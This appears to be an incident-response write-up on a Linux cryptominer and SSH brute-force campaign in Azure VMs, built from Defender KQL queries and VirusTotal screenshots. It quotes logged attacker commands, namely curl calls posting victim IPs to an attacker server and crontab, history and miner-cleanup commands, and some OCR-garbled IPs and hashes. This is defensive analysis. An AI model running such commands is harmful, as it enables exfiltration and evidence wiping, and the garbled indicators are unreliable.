
Subdomains (4)

mta-sts.dinpasiune.com	0 / 94	91.195.240.94
mail.dinpasiune.com	0 / 94	91.195.240.94
autodiscover.dinpasiune.com	0 / 94	91.195.240.94
dinpasiune.com	15 / 94	91.195.240.12

IP 91.92.247.224 95.214.27.89 ...

Communicating Files (21)

Scanned	Detections	Type	Name
2024-12-18	34 / 64	ELF	Update
2024-06-11	26 / 66	ELF	.diicot
2025-02-12	25 / 64	ELF	retea
2024-12-18	30 / 64	ELF	payload
2024-12-18	31 / 64	ELF	263839397
2024-06-11	33 / 67	ELF	.diicot
2024-12-19	25 / 63	ELF	Update
2024-12-19	32 / 64	ELF	81d9b238a4a7e06e0a5bfea3a3269d.virus
2024-12-19	33 / 64	ELF	payload
2024-09-25	13 / 42	ELF	.diicot



Conclusion - Confirmed Threat Indicators

- diniasiune[.]com is a malware C2 infrastructure.
- Associated with multiple ELF miner payloads and brute force tools.
- Threat actors host ELF binaries on these domains and actively spread mining malware.
- OSINT confirms malicious classification by multiple vendors.

Extract Payloads and Hashes

Payload bash script and the VT screenshots, you already have these file names / payloads:

- .diicot
- retea
- payload
- cache
- .balu
- Update
- 263839397
- 81d9b238a4a7e06e0a5bfeaacc3a3269d.virus

Extract SHA256

The screenshot shows a security incident response interface. At the top, there is a command-line query:

```
DeviceFileEvents
| where FileName in ("diicot", "rete", "payload", "cache", ".balu", "Update")
| project Timestamp, FileName, SHA256, MD5, FolderPath
```

On the right side, there are summary statistics:

- VirusTotal detection ratio: 34/64
- Malware detected: None
- 11 active alerts in 2 incidents

The main area displays a table of extracted files:

Timestamp	FileName	SHA256	MD5	FolderPath
Mar 14, 2025 5:48...	cache	8c2a00409bad8033fe...	e01d0a32adc18e25788f157fa3a7f1b1	/tmp/cac...
Mar 8, 2025 7:42:0...	cache	8c6529d44126a8fc07...	7a07688d652d1b36eb56ac7449dde243	C:\Users\...
Mar 13, 2025 5:44:...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cac...
Mar 7, 2025 9:24:1...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cac...
Mar 4, 2025 5:51:4...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cac...
Mar 19, 2025 3:26:...	Update			C:\Users\...

Below the table, there are sections for Object details, SHA1, and SHA256, each showing a list of hash values.

Malware Detection and Device Involvement Summary

The investigation confirmed multiple malicious ELF binaries tied to the campaign. Based on Defender and VirusTotal analysis, the following samples were identified with their SHA256 hashes, detection rates, and affected devices:

Sample: retea

- SHA256:
061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191
- Detection: 25/64 (VirusTotal)
- Device: Levi-Linux-Vulnerability
- Notes: Core payload responsible for persistence, miner deployment, and system modifications.

Sample: cache

- SHA256:
8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129
- Detection: 6/64 (VirusTotal)
- Devices: Linux-Program-Fix, sakel-lunix-2
- Notes: Secondary artifact; low detection but present on systems linked to the campaign.

Sample: update

- SHA256:
7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e
- Detection: 5/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programmatical-vul-remediation-lokesh
- Notes: ELF binary involved in maintaining persistence and possible miner communication.

Sample: cache (variant)

- SHA256:
0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074
- Detection: 34/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programmatical-vul-remediation-lokesh

- Notes: High detection rate; linked to TOR communication, potential mining operation, and system compromise.

Device Impact Summary

- Levi-Linux-Vulnerability: Main compromised system executing retea, update, and cache variants.
- Linux-Program-Fix: Secondary system with cache sample present.
- sakel-lunix-2: Involved in spreading the cache sample, linked to brute-force and propagation.
- Linux-programmatical-vul-remediation-lokesh: Received update and cache variant samples, showing signs of deeper compromise.

Important Findings

- All malware samples are Linux ELF binaries.
- No detection of these payloads on any Windows systems.
- Evidence of brute-force activity originating from sakel-lunix-2.
- Payloads designed for persistence, SSH credential brute-forcing, and potential crypto-mining.
- Indicators of TOR traffic and attempts to evade detection by modifying system files and bash history.

25 / 64 security vendors flagged this file as malicious

061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191
reteab

elf detect-debug-environment 64bits persistence long-sleeps

Size 294.69 KB Last Analysis Date 1 month ago ELF

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3

Crowdsourced YARA rules

- ⚠️ Matches rule [Modified_UPX_ELF](#) from ruleset [modified_upx_elf](#) at <https://github.com/lubiedo/threatintel> by @_lubiedo
 - ↳ Detect possibly modified UPX magic on ELF binaries - 1 month ago

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 3 MEDIUM 4 LOW 3

- ⚠️ Matches rule [Suspicious Activity in Shell Commands](#) by Florian Roth (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects suspicious shell commands used in various exploit codes (see references)
- ⚠️ Matches rule [History File Deletion](#) by Florian Roth (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects events in which a history file gets deleted, e.g. the `~/.bash_history` to remove traces of malicious activity
- ⚠️ Matches rule [Linux Command History Tampering](#) by Patrick Bareiss at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects commands that try to clear or tamper with the Linux command history. This technique is used by threat actors in order to evade defenses and execute commands without them being recorded in files such as `~/.bash_history` or `~/.zsh_history`.
- ⚠️ Matches rule [Execution Of Script Located In Potentially Suspicious Directory](#) by Joseliyo Sanchez, @_Joseliyo_Istnk at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects executions of scripts located in potentially suspicious locations such as `/tmp` via a shell such as `bash`, `sh`, etc.
- ⚠️ Matches rule [Remove Scheduled Cron Task/Job](#) by Nasreddine Bencherhalil (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects usage of the 'crontab' utility to remove the current crontab. This is a common occurrence where cryptocurrency miners compete against each other by removing traces of other miners to hijack the maximum amount of resources possible
- ⚠️ Matches rule [Suspicious History File Operations](#) by Mikhail Larin, oscd.community at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects commandline operations on shell history files

Security vendors' analysis

		Do you want to automate checks?	
AliCloud	① Trojan:Linux/Multiverze.Gen	ALYac	① Trojan.GenericFCA.Agent.130872
Anti-AVL	① Trojan/Linux.Multiverze	Arcabit	① Trojan.GenericFCA.Agent.D1FF38
Avast	① Other:Malware-gen [Trj]	AVG	① Other:Malware-gen [Trj]
Avira (no cloud)	① LINUX/AVI.Agent.canrj	BitDefender	① Trojan.GenericFCA.Agent.130872
ClamAV	① Unix.Trojan.DarkNexus-7679166-0	CTX	① Elf.trojan.genericfca
Cynet	① Malicious (score: 99)	Emsisoft	① Trojan.GenericFCA.Agent.130872 (B)
eScan	① Trojan.GenericFCA.Agent.130872	ESET-NOD32	① Linux/Agent.AEF
Fortinet	① Linux/Agent.AEFitr	GData	① Trojan.GenericFCA.Agent.130872
Google	① Detected	Ikarus	① Trojan.Linux.Agent
Kaspersky	① HEUR:Trojan.Linux.Agent.gen	Kingsoft	① Linux.Trojan.Agent.gen
Lionic	① Trojan.Linux.GenericFCA.4ic	Microsoft	① Trojan:Linux/Multiverze
Panda	① ELF/TrojanGen.A	Rising	① Trojan.Agent/Linux!8.13268 (CLOUD)
Skyhigh (SWG)	① Artemis!Trojan	Sophos	① Troj/Bdoor-BJM
Symantec	① Trojan.Gen.MBT	Tencent	① Linux.Trojan.Agent.Ddhl
Trellix (HX)	① Trojan.GenericFCA.Agent.130872	TrendMicro	① TROJ_FRS.VSNTBB25
TrendMicro-HouseCall	① TROJ_FRS.VSNTBB25	Varist	① E64/ABTrojan.VJNM-
VIPRE	① Trojan.GenericFCA.Agent.130872	WithSecure	① Malware.LINUX/AVI.Agent.canrj

Community Score 6 / 64

Detection

6/64 security vendors flagged this file as malicious

8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129 cache

elf 64bits

Size 1.05 MB | Last Analysis Date 2 months ago | ELF

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Crowdsourced YARA rules

- ⚠️ Matches rule **Modified_UPX_ELF** from ruleset **modified_upx_elf** at <https://github.com/lubiedo/threatintel> by @_lubiedo
 - ↳ Detect possibly modified UPX magic on ELF binaries - 2 months ago

Crowdsourced IDS rules

HIGH 0 MEDIUM 1 LOW 0 INFO 0

- ⚠️ Matches rule **ET DROP Spamhaus DROP Listed Traffic Inbound group 10** at Proofpoint Emerging Threats Open
 - ↳ Misc Attack

Security vendors' analysis

Do you want to automate checks?			
AliCloud	VirTool:Linux/Packed.Obfuscated.B	ClamAV	Unix.Trojan.DarkNexus-7679166-0
ESET-NOD32	A Variant Of Linux/Packed.Obfuscated.B ...	Fortinet	Riskware/Application
Google	Detected	Ikarus	PUA.Generic

Community Score 34 / 64

Detection

34/64 security vendors flagged this file as malicious

0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074 cache

elf detect-debug-environment 64bits

Size 824.69 KB | Last Analysis Date 1 month ago | ELF

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Crowdsourced YARA rules

- ⚠️ Matches rule **Modified_UPX_ELF** from ruleset **modified_upx_elf** at <https://github.com/lubiedo/threatintel> by @_lubiedo
 - ↳ Detect possibly modified UPX magic on ELF binaries - 1 month ago

Crowdsourced IDS rules

HIGH 0 MEDIUM 2 LOW 0 INFO 0

- ⚠️ Matches rule **ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 221** at Proofpoint Emerging Threats Open
 - ↳ Misc Attack
- ⚠️ Matches rule **ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 850** at Proofpoint Emerging Threats Open
 - ↳ Misc Attack

Popular threat label trojan.genericfca/multiverze

Threat categories trojan

Family labels genericfca multiverze canrj

Screenshot of a security analysis interface showing a file hash (7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e) flagged as malicious by 5/64 security vendors. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. Under DETECTION, sections for Crowdsourced YARA rules and Crowdsourced IDS rules are shown, both with low severity (LOW 2). Popular threat labels include sshscan. Security vendor analysis shows ClamAV, Fortinet, and Microsoft findings. A query history section displays log entries for process command lines involving curl and save-data operations, with specific IP addresses (196.251.73.38:47, 159.69.192.72, 74.208.7.102) highlighted.

Timestamp	DeviceName	InitiatingProcessAccountName	ExfilIP	ExfilTarget	ProcessCommandLine
Mar 4, 2025 7:25:4...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	159.69.192.72	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 7:25:4...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	159.69.192.72	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:57:4...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:57:4...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:57:5...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:57:5...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:58:1...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:58:1...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:58:2...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:58:2...	linux-program-fix.p2zfvso05mlezejev3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47

	Timestamp ↑	DeviceName	InitiatingProcessAccountName	ExfilIP	ExfilTarget	ProcessCommandLine
□	> Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=159.69.192.72" \ -H 'Accept: text/html'
□	> Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	curl -silent http://196.251.73.38:47/save-data?IP=159.69.192.72 -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'

DeviceProcessEvents

```
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data"
| extend ExfilIP = extract(@"http://([^\"]+)", 1, ProcessCommandLine) | distinct ExfilIP
```

g started **Results** Query history

Sort ▾ Show empty columns

Add filter

ExfilIP

> 196.251.73.38:47
> 196.251.73.38:8000
> 87.120.116.35:47
> 87.120.116.35:8000

```

DeviceProcessEvents
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data?IP="
| extend ExfilIP = extract(@"http://([^\n]+)", 1, ProcessCommandLine)
| extend VictimIP = extract(@"IP=(\d\.\.]+)", 1, ProcessCommandLine)
| summarize count() by ExfilIP, VictimIP

```

Started **Results** Query history

▼ Show empty columns

Add filter

IP	VictimIP	count_ ↓
196.251.73.38:47	13.212.131.224	21
196.251.73.38:47	74.208.7.102	21
196.251.73.38:47	195.238.190.24	20
196.251.73.38:47	52.14.212.241	20
196.251.73.38:47	13.212.16.71	20
196.251.73.38:47	13.212.29.37	20
196.251.73.38:47	13.212.108.209	20
196.251.73.38:47	13.212.111.47	20
196.251.73.38:47	13.212.166.86	20
196.251.73.38:47	52.14.120.128	18

Data Exfiltration Findings

During the investigation, multiple instances of outbound curl --silent commands were identified from compromised Linux virtual machines. These commands exfiltrated collected IP addresses and possible reconnaissance data to attacker-controlled infrastructure.

The attacker utilized the following two exfiltration servers:

- 196.251.73.38 (observed on ports 47 and 8000)

- 87.120.116.35 (observed on ports 47 and 8000)
- Each curl command transmitted victim IP addresses and host information to these servers. Most of the activity originated from:
 - sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
 - linux-programmatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
 - linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

Examples of victim IPs exfiltrated:

- 200.98.137.5
- 195.238.190.24 (high frequency - 20 hits)
- 52.14.120.128
- 13.212.131.224
- 74.208.7.102
- 54.177.195.166

Many others in the same pattern.

- The attacker didn't steal any data from our environment.
- Used compromised Linux VMs as attack tools to send traffic out.
- His goal was to target external servers, websites, and possibly mining pools.
- The traffic was outbound — trying to connect to IPs like AWS, IONOS, and a few flagged malicious servers.
- This means the attacker used our environment to run attacks.
- Our VMs became part of his attack chain — sending brute-force attempts and miner traffic outside.
- There's no sign of internal data being exfiltrated.
- It was all outbound, targeting others.
- At this stage, no Windows-based systems showed similar behavior or involvement.

Threat Intelligence (TI) - Exfiltration IPs Analysis

1Sc.251.73.38

- Detection: 1/96 security vendors flagged it as malicious.
- Tags: *Malicious, Miner* (GCP Abuse Intelligence).
- Community notes: Suspicious behavior confirmed.

- Last analysis: 25 days ago.
- Reputation: Associated with cryptomining and malicious activity.

87.120.11c.35

- Detection: 8/94 security vendors flagged it as malicious.
- Tags: *Malware, Miner, Malicious* (ArcSight, Fortinet, SOCRadar).
- Country: BG Bulgaria (GeoIP).
- Reputation: Known for malware distribution and command-and-control (C2) activity.
- Last analysis: 13 days ago.

Conclusion

Both exfiltration IPs are confirmed malicious and linked to:

- Crypto-mining operations
- C2 infrastructure
- Malware distribution

These IPs were used for data exfiltration and system reporting based on captured curl activity.

The screenshot displays two distinct sections of a security analysis tool, likely from a platform like VirusShare or a similar threat intelligence service.

Top Section (URL Analysis):

- Score:** 1 / 96 (Community Score)
- Malicious Flags:** 1/96 security vendor flagged this URL as malicious.
- URL:** http://196.251.73.38/196.251.73.38 (highlighted with a red box)
- Type:** ip
- Last Analysis Date:** 25 days ago
- Actions:** Reanalyze, Search, More

Bottom Section (IP Analysis):

- Score:** 8 / 94 (Community Score)
- Malicious Flags:** 8/94 security vendors flagged this IP address as malicious.
- IP Address:** 87.120.116.35 (highlighted with a red box)
- Geolocation:** BG (Bulgaria)
- Last Analysis Date:** 13 days ago
- Actions:** Reanalyze, Similar, More

Common Headers:

- DETECTION, DETAILS, COMMUNITY tabs.
- Security vendors' analysis table.
- Do you want to automate checks? button.

Security Vendors' Analysis Table (Top Section):

Vendor	Result	Source	Result
Criminal IP	Malicious	AlphaSOC	Suspicious
GCP Abuse Intelligence	Miner	Abusix	Clean

Security Vendors' Analysis Table (Bottom Section):

Vendor	Result	Source	Result
alphaMountain.ai	Malicious	ArcSight Threat Intelligence	Malware
CRDF	Malicious	Criminal IP	Malicious
CyRadar	Malicious	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	SOCRadar	Malware
GCP Abuse Intelligence	Miner	Abusix	Clean

Additional Findings — Malicious Activities and Payloads

DeviceNetworkEvents

```
| where RemoteIP in ("196.251.73.38", "87.120.116.35", "85.31.47.99", "80.76.51.5") or RemoteUrl contains "dinpasiune.com"
| project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessCommandLine
```

started **Results** Query history

Show empty columns 11 items Search 00:02:793 Low

Add filter

Timestamp ↑	DeviceName	RemoteIP	RemotePort
Mar 4, 2025 5:51:48 PM	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 13, 2025 10:10:51 AM	linux-programmatical-vul-remediation-lokesh.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 87.120.116.35	1418
Mar 13, 2025 10:17:50 AM	linux-programmatical-vul-remediation-lokesh.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 80.76.51.5	80
Mar 14, 2025 5:46:52 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 14, 2025 5:46:52 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 14, 2025 6:23:35 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	47

DeviceFileEvents

```
| where SHA256 in (
"061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191",
"8c2a00409bad8033fec13fc0ffe4aa4732d80400072043b71ceb57db37244129",
"7d48d223d81aa0dd8150d27685a7f9808cb59bd9da918f992ceddac1c387aa16e",
"0e13e9e4443102bf5b26396b5319f528642b4f0477febb97f536fab379b73074"
)
| project Timestamp, DeviceName, FolderPath, FileName, SHA256
```

Timestamp ↑	DeviceName	FolderPath
Mar 13, 2025 5:44:...	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 14, 2025 5:48:...	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 7, 2025 9:24:1...	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache
Mar 4, 2025 5:51:4...	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache

VirusTotal detection ratio
34/64

11 active alerts in 2 incidents

Info (0) Low (11) Medium (0) High (0)

[View all incidents & alerts in file page](#)

Object details

SHA1
2ec6af460feabfe9ed37c1955ff266cff63f31ff

SHA256
0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074

MDS
cf2a9e87a8053dc56139e33e1eea2edd

File size
844.48 KB

Persistence / Cleanup / Evasion Commands

- Mar 21, 2025 — linux-vm-vulnerability-test-tau
 - Malware attempted cleanup, cron removal, and history wipe Payload QQhXSHsC
executed after wiping traces

DeviceProcessEvents				
where FileName == "QQhXSHsC" or ProcessCommandLine contains "QQhXSHsC"				
summarize count(), max(Timestamp) by DeviceName, InitiatingProcessAccountName, ProcessCommandLine				
Started	Results	Query history		
	Show empty columns	1 item	Search	🕒 00:02.417
				Low ⓘ
				Chart type ▾
Add filter				
DeviceName	InitiatingProcessAccountNa...	ProcessCommandLine	count_	max_Timestamp
linux-vm-vulnerability-test-tau.p2fvs05mleiev3ck4vd3kd.cx.internal.cloudapp.net	root	bash -c "crontab -r; ch... 10		Mar 21, 2025 7:13:29 AM

Device: linuxvmvulnerability-test-
corey.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 28
 - Severity: Critical
 - First Seen: Mar 20, 2025, 4:27:04 AM
 - Last Seen: Mar 20, 2025, 4:27:10 AM
 - Behavior: Scans critical directories (/bin, /usr/bin, /usr/local/bin) — likely reconnaissance or data harvesting.

Device: linux-vm-vulnerability-test-
tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

- Total IOC Hits: 10
- Severity: Critical
- First Seen: Mar 21, 2025, 7:13:29 AM
- Last Seen: Mar 21, 2025, 7:13:29 AM
- Behavior: Persistence removal (crontab -r, chattr)
- Miner cleanup (pkill xmrig, rm -rf xmrig)
- Execution of possible new payload (QQhXSHsC)
- Evidence wiping (history -c, .bash_history)

New IOCs Extracted and Checked:

1. Hash: 3c1f9f07eacc2f057a609c955e2fde38493521268f3493717ffa5a31b261f3ef

- Malware Family: XORDDoS
